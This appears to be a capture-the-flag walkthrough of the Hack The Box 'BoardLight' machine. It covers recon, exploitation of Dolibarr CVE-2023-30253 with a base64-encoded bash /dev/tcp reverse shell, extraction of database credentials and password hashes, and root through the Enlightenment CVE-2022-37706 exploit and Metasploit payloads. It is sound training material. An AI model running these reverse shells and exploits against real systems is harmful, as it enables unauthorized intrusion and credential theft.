
Port scan

```
┌──(shivam㉿kali)-[~]
└─$ python3 /opt/tools/threader3000/threader3000.py
------------------------------------------------------------
        Threader 3000 - Multi-threaded Port Scanner
                        Version 1.0.7
                   A project by The Mayor
------------------------------------------------------------
Enter your target IP address or URL here: 10.10.11.11
------------------------------------------------------------
Scanning target 10.10.11.11
Time started: 2024-05-26 22:14:19.756019
------------------------------------------------------------
Port 22 is open
Port 80 is open
Port scan completed in 0:00:54.938052
------------------------------------------------------------
```


Webpage loaded with the ip didn't asked for any specific domain name



Performed directory bursting there was nothing interesting there. Now I want to do subdomain fuzzing but don't know the domain name for the website. At the end of the page I found, domain of the email is board.htb so this is the name I have to add in /etc/hosts so added:

<ip_of_box> board.htb

Now I can fuzz subdomains




Got a subdomain name crm using ffuf

```
┌──(shivam㉿kali)-[~/htb/boardlight]
└─$ ffuf -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://board.htb/ -H 'Host: FUZZ.board.htb' -fs 15949

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://board.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 15949
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 224ms]
:: Progress: [796/114441] :: Job [1/1] :: 144 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Command: ffuf -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://board.htb/ -H 'Host: FUZZ.board.htb' -fs 15949

On subdomain there is a login page using Dolibarr 17.0.0



On a quick google search I found the CVE for it
https://github.com/Rubikcuv5/cve-2023-30253/tree/main

Setting up the listener and changing the ip and port in the CVE file

```
┌──(shivam㉿kali)-[~/htb/boardlight]
└─$ ls
CVE-2023-30253.py  requirements.txt

┌──(shivam㉿kali)-[~/htb/boardlight]
└─$ python3 CVE-2023-30253.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/shivam/.cache/.pwntools-cache-3.11/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.12.0)
[+] Trying to bind to :: on port 5555: Done
[◐] Waiting for connections on :::5555
[*] [+] LOGIN SUCCESSFULLY!..
[*] 2808fdb6d46d159748de0967c4cdeb16
[*] [+] WEB SITE WAS CREATE SUCCESSFULLY!
[*] [+] WEB PAGE WAS CREATE SUCCESSFULLY!
[*] [+]Execute exploit :)
```

Actually this doesn't work for me

Automated CVE exploitation

After solving this box I wrote my exploit for the CVE-2023-30253
https://github.com/04Shivam/CVE-2023-30253-Exploit

Commands:
git clone https://github.com/04Shivam/CVE-2023-30253-Exploit.git
cd into the cloned directory
pip3 install -r requirements.txt
Start the netcat listener: nc -nvlp 1337
python3 CVE-2023-30253.py

```
┌──(shivam㉿kali)-[~/htb/boardlight/CVE]
└─$ python3 CVE-2023-30253.py
Enter the domain name (eg: app.hackthebox.com)
>>>crm.board.htb
Enter the ip address for reverse shell
>>>10.10.14.30
Enter port number for reverse shell
>>>1337
[+] Username password used admin:admin
[+] Extracted CSRF Token
[+] Logged In successfully
[+] Website created successfully
[+] Page created successfully
```


Got the shell

```
┌──(shivam㉿kali)-[~/htb/boardlight/CVE]
└─$ nc -nvlp 1337
Listening on 0.0.0.0 1337
Connection received on 10.10.11.11 48804
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Manual Method of Exploiting CVE-2023-30253

Since in the script execution I see the login is successful using the username:password admin:admin

Welcomed with this page, next I had to go to websites




Wait let's first create a reverse shell payload


```
┌──(shivam㉿kali)-[~/htb/boardlight]
└─$ echo 'bash >& /dev/tcp/10.10.14.30/1337 0>&1  ' | base64
YmFzaCA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zMC8xMzM3IDA+JjEgIAo=

┌──(shivam㉿kali)-[~/htb/boardlight]
└─$ echo 'bash >& /dev/tcp/10.10.14.30/1337 0>&1   ' | base64
YmFzaCA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zMC8xMzM3IDA+JjEgICAK
```


I used spaces to remove the equals although it wouldn't matter since we are directly injecting it in shell
Payload: echo YmFzaCA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zMC8xMzM3IDA+JjEgICAK | base64 -d | bash

Now Create a website




Give whatever name you want, next add page






Next click on create
Next got to edit html source



Add you payload like this

Click on save (If you get an error no website has been created it mean be quick doing this there's timer running to delete the websites)


Next click on edit page/container properties



Copy this path

And paste it like http://crm.board.htb/<add_the_path_here>
The site will hung mean you got the shell if it show the website is offline means server deleted you site be quick

Got the shell



After looking around I didn't find anything. So I googled "where is the database stored in dolibarr" I got the configuration file dolibarrdir/htdocs/conf/conf.php. So I have to look at crm.board.htb/htdocs/conf/conf.php and got the database password

```
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

Next I login to mysql using below command:
mysql -h localhost -u dolibarrowner -p
When prompted for password enter the password. So in the data base I found 2 hashes which belongs to admin and super admin

```
mysql>select lastname,pass_crypted from llx_user;
select lastname,pass_crypted from llx_user;
+------------+--------------------------------------------------------------+
| lastname   | pass_crypted                                                 |
+------------+--------------------------------------------------------------+
| SuperAdmin | $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm |
| admin      | $2y$10$gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96 |
+------------+--------------------------------------------------------------+
```

The hash of the admin get cracked and it's admin but the hash of superadmin didn't get crack and I did get anything related to user.
I thought now using the db_pass as the password for user. And tha's correct got the user.

```
┌──(shivam㉿kali)-[~]
└─$ ssh larissa@board.htb
larissa@board.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
larissa@boardlight:~$
```

The kernel version looks pretty old so I looked for kernel exploits but can't find any working

```
larissa@boardlight:/var/lib$ ls -al /usr/include/glib-2.0/gio/g
-rw-r--r-- 1 root root 3408 Oct  1  2020 /usr/include/glib-2.0/g
larissa@boardlight:/var/lib$ uname -a
Linux boardlight 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue
```

In suid these files looks very suspicious so I searched for them

```
teresting Permissions

, exploits and write perms
ardening/privilege-escalation#sudo-and-suid
19 /usr/lib/eject/dmcrypt-get-device
36 /usr/lib/xorg/Xorg.wrap
20 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
20 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
20 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
20 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
:13 /usr/lib/openssh/ssh-keysign
20 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
49 /usr/bin/newgrp  --->  HP-UX_10.20
34 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
34 /usr/bin/su
49 /usr/bin/chfn  --->  SuSE_9.3/10
34 /usr/bin/umount  --->  BSD/Linux(08-1996)
49 /usr/bin/gpasswd
49 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
20 /usr/bin/fusermount
49 /usr/bin/chsh
23 /usr/bin/vmware-user-suid-wrapper
```

Got this msfconsole exploits for it
https://www.rapid7.com/db/modules/exploit/linux/local/ubuntu_enlightenment_mount_priv_esc/

Automated Privesc using Metasoploit

So now it's time to get meterpreter shell (I know it's automated using msfconsole and I shouldn't do it but I am just testing it I will do it via non msfconsole way)

Create payload, then send it to machine start msfconsole multihandler listener

```
┌──(shivam㉿kali)-[~/htb/boardlight]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.30 LPORT=4444 -f elf -o reverse
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: reverse
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost tun0
lhost => 10.10.14.30
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.30:4444
[*] Sending stage (3045380 bytes) to 10.10.11.11
[*] Meterpreter session 1 opened (10.10.14.30:4444 -> 10.10.11.11:36082) at 2024-05-27 02:09:44 +0530

meterpreter > bg
```

Used bg command to background the session and my session id is 1 which can be confirmed using sessions

```
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                   Information            Connection
  --  ----  ----                   -----------            ----------
  1         meterpreter x64/linux  larissa @ 10.10.11.11  10.10.14.30:4444 -> 10.10.11.11:36082 (10.10.11.11)
```

I also ran the local exploit suggestor to check for other ways got these exploits as output

```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.11.11 - Collecting local exploits for x64/linux...
[*] 10.10.11.11 - 193 exploit checks are being tried...
[+] 10.10.11.11 - exploit/linux/local/cve_2022_0847_dirtypipe: The target appears to be vulnerable. Linux kernel version found: 5.15.0
[+] 10.10.11.11 - exploit/linux/local/cve_2022_0995_watch_queue: The target appears to be vulnerable.
[+] 10.10.11.11 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 10.10.11.11 - exploit/linux/local/sudo_baron_samedit: The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[+] 10.10.11.11 - exploit/linux/local/ubuntu_enlightenment_mount_priv_esc: The target appears to be vulnerable.
[*] Running check method for exploit 67 / 67
[*] 10.10.11.11 - Valid modules for session 1:
```

```
Name
----
exploit/linux/local/cve_2022_0847_dirtypipe
exploit/linux/local/cve_2022_0995_watch_queue
exploit/linux/local/su_login
exploit/linux/local/sudo_baron_samedit
exploit/linux/local/ubuntu_enlightenment_mount_priv_esc
```

Here it also detected the enlightenment thing that we are looking for now running the enlightenment module

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/ubuntu_enlightenment_mount_priv_esc
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > options

Module options (exploit/linux/local/ubuntu_enlightenment_mount_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Auto



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > set lhost tun0
lhost => 10.10.14.30
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > set lport 5555
lport => 5555
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > exploit
```

Got root

```
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > exploit

[*] Started reverse TCP handler on 10.10.14.30:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Finding enlightenment_sys
[*] Writing '/tmp/.IJA2o8' (282 bytes) ...
[*] Creating folders for exploit
[*] Launching exploit...
[*] Sending stage (3045380 bytes) to 10.10.11.11
[+] Deleted /tmp/.IJA2o8
[*] Meterpreter session 2 opened (10.10.14.30:5555 -> 10.10.11.11:35686) at 2024-05-27 02:15:40 +0530

meterpreter > getuid
Server username: root
meterpreter > shell
Process 79434 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
cd /root
ls
root.txt
snap
cat root.txt
```

Manual way of Privesc

I googled “linux enlightenment privesc” and got couple of sites

Download | Github | Commands | Ubuntu

Exploit-DB
https://www.exploit-db.com › exploits

Enlightenment v0.25.3 - Privilege escalation

1 Apr 2023 — **Enlightenment** v0.25.3 - Privilege escalation. CVE-2022-37706 . local exploit for **Linux** platform.

Rapid7
https://www.rapid7.com › exploit › linux › local › ubunt...

Ubuntu Enlightenment Mount Priv Esc

4 Oct 2022 — Description. This module exploits a command injection within **Enlightenment's enlightenment_sys** binary. This is done by calling the mount ...

GitHub
https://github.com › MaherAzzouzi › CVE-2022-37706...

MaherAzzouzi/CVE-2022-37706-LPE-exploit

The exploit is tested on **Ubuntu** 22.04, but should work just fine on any distro. First of all **Enlightenment** is a Window Manager, Compositor and Minimal Desktop

The code on exploitdb didn't worked 2nd one is the metasploit that we already used so the 3rd one I used which worked
https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh

Copy the code paste it in machine run it get the root

```
larissa@boardlight:~$ nano exploit.sh
larissa@boardlight:~$ chmod +x exploit.sh
larissa@boardlight:~$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
#
```